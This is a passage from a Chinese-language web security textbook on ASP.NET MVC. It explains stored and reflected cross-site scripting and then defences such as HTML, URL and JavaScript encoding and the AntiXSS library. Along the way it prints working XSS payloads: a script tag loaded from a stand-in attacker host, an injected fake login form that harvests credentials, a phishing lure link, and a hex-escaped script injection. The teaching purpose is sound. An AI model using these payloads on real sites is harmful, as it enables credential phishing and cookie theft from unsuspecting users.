


图 7-12

这不是直接攻击，只是在 URL 中放入了一个“<”符号；如果对 URL 进行了 HTML 编码，URL 中的“<”符号就会被“&lt”替换。因此，要知道是否对 URL 进行了 HTML

编码，只需要查看 URL 中的“<”符号是否替换成了“&lt”。下面提交评论，结果一切正常，如图 7-13 所示。



图　7-13

尽管这样看起来没什么不妥之处，但是这已经向黑客暗示：注入脚本是可能的，这里没有针对输入 URL 的验证机制，来验证输入是否有效。如果查看页面的源代码，黑客们就会萌生强烈的 XSS 攻击想法，因为这里“一马平川”，没有对攻击设置任何障碍：

```
<a href="No blog! Sorry :<">Bob</a>
```

虽然这个危害看起来并不明显，但从黑客角度看却能造成很大危害。向 URL 字段输入下面内容，看看会出现什么情况：

```
"><iframe src="http://haha.juvenilelamepranks.example.com" height="400"
     width=500/>
```

这行脚本会关闭不受保护的锚标签，并同时强制网站加载一个 iFRAME，如图 7-14 所示。



图　7-14

如果打算向一个网站发起攻击，这样做是极其愚蠢的，因为这样会提醒网站管理员修补漏洞。如果想成为真正的隐形黑客，就应该像下面这样：

```
"></a><script src="http://srizbitrojan.evil.example.com"></script> <a href="
```

这行脚本代码为了不破坏页面流而注入了一个脚本标签，在关闭当前锚标签的同时，打开了另一个锚标签。这才是绝顶聪明的做法，如图 7-15 所示。




图 7-15

这样一来，即使将鼠标指针悬停在名称上面，也不会看到注入的脚本标签——因为这是一个空的锚标记！当用户访问网站时，这些恶意的脚本将会执行一些恶意操作，比如将用户的 cookies 或数据发送到黑客自己的网站中。

3. 主动注入

主动 XSS 注入涉及用户发送的恶意信息，这些信息并不存储在数据库中，而是立即在页面上显示出来。之所以称之为“主动”，主要是因为用户直接参与攻击——不会傻坐在那里等待倒霉的用户来上钩。

有人可能想知道，这些内容是如何构成攻击的呢？用户使用我们的网站作为涂鸦墙，随意地向他们自己弹出 JavaScript 警告，或者随意地把他们自己重定向到恶意站点，尽管这些对于用户而言，看起来很愚蠢，但是这样做是有绝对理由的。

下面考虑几乎所有网站都具有的“search this site”功能。如果使用站点搜索查找“Active Script Injection”，大部分站点都会返回一条关于查找返回结果的消息。图 7-16 展示了一个来自 MSDN 的查找页面。




图 7-16

通常情况下，这条消息不进行 HTML 编码。这里的总体感觉就是，如果用户想自己玩 XSS，就随他们。当网站没有针对主动注入攻击建立防御时，输入下面的文本内容时，问

题就出现了。

```
"<br><br>Please login with the form below before proceeding:
<form action="mybadsite.aspx"><table><tr><td>Login:</td><td>
<input type=text length=20 name=login></td></tr>
<tr><td>Password:</td><td><input type=text length=20 name=password>
</td></tr></table><input type=submit value=LOGIN></form>"
```

实际上，上面的代码(可以将其扩充修改，进而与搜索页面混合在一起)会在搜索页面上输出一个登录表单，并且这个表单会被提交到站点外的 URL。这里创建了一个网站来演示这一弱点(作者来自 Acunetix，构建该站点的目的是展示主动注入攻击的工作原理)，如果将上述文本内容加载到搜索表单中，将呈现如图 7-17 所示的结果。



图　7-17

为了不留痕迹，黑客可能已经在站点的 CSS 和格式上花费了大量功夫，但即便是像上面这样基本的攻击都非常容易使人上当。如果用户真在这上面犯糊涂，他们就会向攻击的黑客提供他们的登录信息。

上述攻击的基础知识是我们的“老朋友”——社会工程：

“嘿！快来看这个很酷的站点！但您必须注册——我们将保护您的注册信息避免泄露给公众……”

链接如下：

```
<a href="http://testasp.acunetix.com/Search.asp?tfSearch= <br><br>Please login
with the form below before proceeding:<form action="mybadsite.aspx"><table>
<tr><td>Login:</td><td><input type=text length=20 name=login></td></tr><tr>
<td>Password:</td><td><input type=text length=20 name=password></td></tr>
</table><input type=submit value=LOGIN></form>">look at this cool site with
naked pictures</a>
```

每天都会有很多人在这个问题上犯糊涂。

4. 阻止 XSS

下面简要介绍如何在 MVC 应用程序中阻止跨站脚本攻击。

1) 对所有内容进行 HTML 编码

大部分情况下，使用简单的 HTML 编码就可以避免 XSS——服务器通过这个过程将 HTML 保留字符(如“<”和“>”)替换为“编码”。对于 ASP.NET MVC 而言，只需在视图中使用 Html.Encode 或 Html.AttributeEncode 方法就可实现对特性值的“编码”替换。

如果只从本章学到了一个知识点，那么一定是：页面上的每一点输出都应该是经过 HTML 编码或 HTML 特性编码的。本章前面最早就已经谈到这一点，但是这里再次重申一下：Html.Encode 是程序员最好的“朋友”。



注意 使用 Web Forms 视图引擎的视图在显示信息时总是使用 Html.Encode 方法编码。ASP.NET 4 HTML Encoding Code Block 语法使得这一操作更加简单，例如下面的语句：

```
<% Html.Encode(Model.FirstName) %>
```

可以变得更加简洁：

```
<%: Model.FirstName) %>
```

Razor 视图引擎默认对输出内容采用 HTML 编码，所以使用：

```
@Model.FirstName
```

显示的模型属性将被进行 HTML 编码，而程序员不需要做任何其他工作。

对于已经“净化”或来自信任数据源（比如我们自己）的数据，我们可以使用 HTML 辅助方法输出：

```
@Html.Raw(Model.HtmlContent)
```

想了解更多关于 Html.Encode 和 HTML Encoding Code Blocks 的内容，请参阅第 3 章。

这里值得一提的是，ASP.NET Web Forms 把程序员引导到了一个使用了服务器控制和回调的系统中，这样可以阻止大多数的 XSS 攻击。虽然不是所有的服务器控制都可以防御 XSS 攻击(例如标签和字面量)，但是整个 Web Forms 程序包都倾向于把我们推向安全的方向。

ASP.NET MVC 提供了更多自由——但它也支持一些开箱即用的保护。例如，使用 HtmlHelpers 对 HTML 以及每个标签的特性值进行编码。此外，因为仍然在页面模型中工作，所以每个请求会一直保持有效，直到手动关闭。

但是，为了使用 ASP.NET MVC，不一定要使用上述方法。可以使用替代的视图引擎手动编写 HTML——这都取决于个人，而且这也是关键所在。然而，我们需要在知道放弃了哪些自动安全特性的基础上做出决定。

2) Html.AttributeEncode 和 Url.Encode

大部分情况下，我们关注的是页面上的 HTML 输出；然而，保护那些在 HTML 中动态设置的特性也是非常重要的。前面最初给出的示例已经阐述了这个问题，它演示了如何

通过向作者的 URL 中注入某种恶意代码来哄骗 URL。该示例之所以能够实现攻击，是因为它输出了如下所示的锚标记：

```
<a href="<%=Url.Action(AuthorUrl)%>"><%=AuthorUrl%></a>
```

为了合适地掩饰(sanitize)这个链接，必须确保对预期的 URL 进行编码。这样就可以用其他字符来替换 URL 中保留的字符，比如%20 会替换 URL 中的空格(" ")字符。

此外还有一种情形，即通过 URL 传递用户在站点某处的输入值：

```
<a href="<%=Url.Action("index","home",new {name=ViewData["name"]})%>">Click
        here</a>
```

如果遇到不怀好意的用户，他可能将 name 值改为：

```
"></a><script src="http://srizbitrojan.evil.example.com"></script> <a href="
```

然后将其继续传递给一个没有戒心的用户。幸好，我们可以使用 Url.Encode 或 Html.AttributeEncode 方法编码 URL 中传递的用户输入值，从而避免这个威胁。

```
<a href="<%=Url.Action("index","home",new
{name=Html.AttributeEncode(ViewData["name"])})%>">Click here</a>
```

或者：

```
<a href="<%=Url.Encode(Url.Action("index","home",
new {name=ViewData["name"]}))%>">Click here</a>
```

谨记：永远不要信任用户能够接触到或使用的一切数据，其中包括所有的表单值、URL、cookie 或来自第三方源(如 OpenID)的个人信息。此外，网站所访问的数据库或服务可能没有对这些数据进行编码，所以不要相信输入应用程序的任何数据，要尽可能地对它们进行编码。

3) JavaScript 编码

只使用 HTML 编码所有内容是远不够的。事实上，HTML 编码并不能阻止 JavaScript 的执行。为了说明这一点，下面列举一个简单例子。

这里假设，我们修改默认 MVC 4 Internet 应用程序中的 HomeController 控制器，使它接收一个用户名称作为参数，并把接收的值添加到 ViewData 中，以便在欢迎消息中显示：

```
public ActionResult Index(string UserName)
{
   ViewBag.UserName = UserName;
   return View();
}
```

假设要让网站访问者关注这条消息，因此使用了下面的 jQuery 代码进行显示。/Home/Index.cshtml 视图更新后的 header 部分代码如下所示：

```
@{
    ViewBag.Title = "Home Page";
}
@section featured {
    <section class="featured">
        <div class="content-wrapper">
            <hgroup class="title">
                <h1>@ViewBag.Title.</h1>
                <h2 id="welcome-message"></h2>
            </hgroup>
        </div>
    </section>
}

@section scripts {
    @if(ViewBag.UserName != null) {
    <script type="text/javascript">
        $(function () {
            var msg = 'Welcome, @ViewBag.UserName!';
            $("#welcome-message").html(msg).hide().show('slow');
        });
    </script>
    }
}
```

看起来非常完美，因为这里对 ViewBag 的值进行了 HTML 编码，但这样就绝对安全了吗？不，这样其实并不安全。下面经 HTML 编码后的 URL 仍然有漏洞，如图 7-18 所示。

```
http://localhost:1337/?UserName=Jon\x3cscript\x3e%20alert(\x27pwnd\x27)
%20\x3c/script\x3e
```




图 7-18

怎么会这样呢？记住，这里只是对其进行了 HTML 编码，而没有进行 JavaScript 编码。这样就允许用户在输入的值中插入 JavaScript 脚本字符串，随后把这些脚本字符串添加到文档对象模型(Document Object Model，DOM)中。也就是说，黑客可以利用十六进制转义码随意地向输入内容中插入 JavaScript 脚本代码。与前面提到的一样，要谨记，真正的黑客不会显示一个 JavaScript 警告——他们会做一些邪恶的事情，比如在用户没有丝毫察觉的情况下窃取用户信息或将用户重定向到另一个 Web 页面等。

这个问题有两种解决方法。一种严密的方法是使用 Ajax.JavaScriptStringEncode 辅助函数对在 JavaScript 中使用的字符串进行编码，与前面介绍的使用 Html.Encode 辅助方法对 HTML 字符串编码一样。 第二种方法比较彻底，使用 AntiXSS 库。

4) 将 AntiXSS 库作为 ASP.NET 的默认编码器

AntiXSS 库可以为 ASP.NET 应用程序增加一层额外的防护。它的工作机制与 ASP.NET 和 ASP.NET MVC 的编码函数相比有几点重要的差异，但最重要的是如下两点：



注意　可以重写默认编码方法这一扩展是在 ASP.NET 4 中新添加的，因此在先前的框架版本中不能使用这个方法。由于 MVC 4 适用于.NET 4 和.NET 的后续版本，因此 MVC 4 中可以使用这一扩展。然而，MVC 先前运行在.NET 3.5 上的版本不能覆盖默认的编码方法。

- AntiXSS 使用一个信任字符的白名单，而 ASP.NET 的默认实现使用一个有限的不信任字符的黑名单。AntiXSS 只允许已知安全的输入，因此它提供的安全性能要超过试图阻止潜在有害输入的过滤器。
- AntiXSS 库的重点是阻止应用程序中的安全漏洞，而 ASP.NET 编码主要关注防止 HTML 页面的显示不被破坏。

要使用 AntiXSS 库，只需安装 AntiXSS 的 NuGet 包。

```
Install-Package AntiXSS
```



注意　在 AntiXSS 4.1 之前，我们不得不编写一个新类，并且该类需要继承 HttpEncoder 类，当需要进行编码时，我们就调用该类中的方法，而不调用 Html.Encode 方法。对于 AntiXSS 4.1 而言，不再需要这么做，因为新的类库默认提供了一个编码器类。

完成以上步骤后，当任何时候调用 Html.code 方法或使用 HTML 编码代码块<%: %>时，AntiXSS 库就会对其文本进行编码，它既进行 HTML 编码也进行 JavaScript 编码。

也可以利用 AntiXSS 编码器执行一个高级的 JavaScript 字符串编码来防御一些复杂攻击，这种高级编码可利用 Ajax.JavaScriptStringEncode 辅助函数来实现。下面的代码示例演

示了如何实现这一防御功能。首先添加一条@using 语句来引入 AntiXSS 编码器的名称空间，然后再使用其中的 Encoder.JavaScriptEncode 辅助函数。代码如下所示：

```
@using Microsoft.Security.Application

@{
    ViewBag.Title = "Home Page";
}
@section featured {
    <section class="featured">
        <div class="content-wrapper">
            <hgroup class="title">
                <h1>@ViewBag.Title.</h1>
                <h2 id="welcome-message"></h2>
            </hgroup>
        </div>
    </section>
}

@section scripts {
    @if(ViewBag.UserName != null) {
    <script type="text/javascript">
        $(function () {
          var msg = 'Welcome, @Encoder.JavaScriptEncode(ViewBag.UserName,
                  false)!';
          $("#welcome-message").html(msg).hide().show('slow');
        });
    </script>
    }
}
```

执行这段代码后，我们就会看到前面的攻击不再成功，如图 7-19 所示。

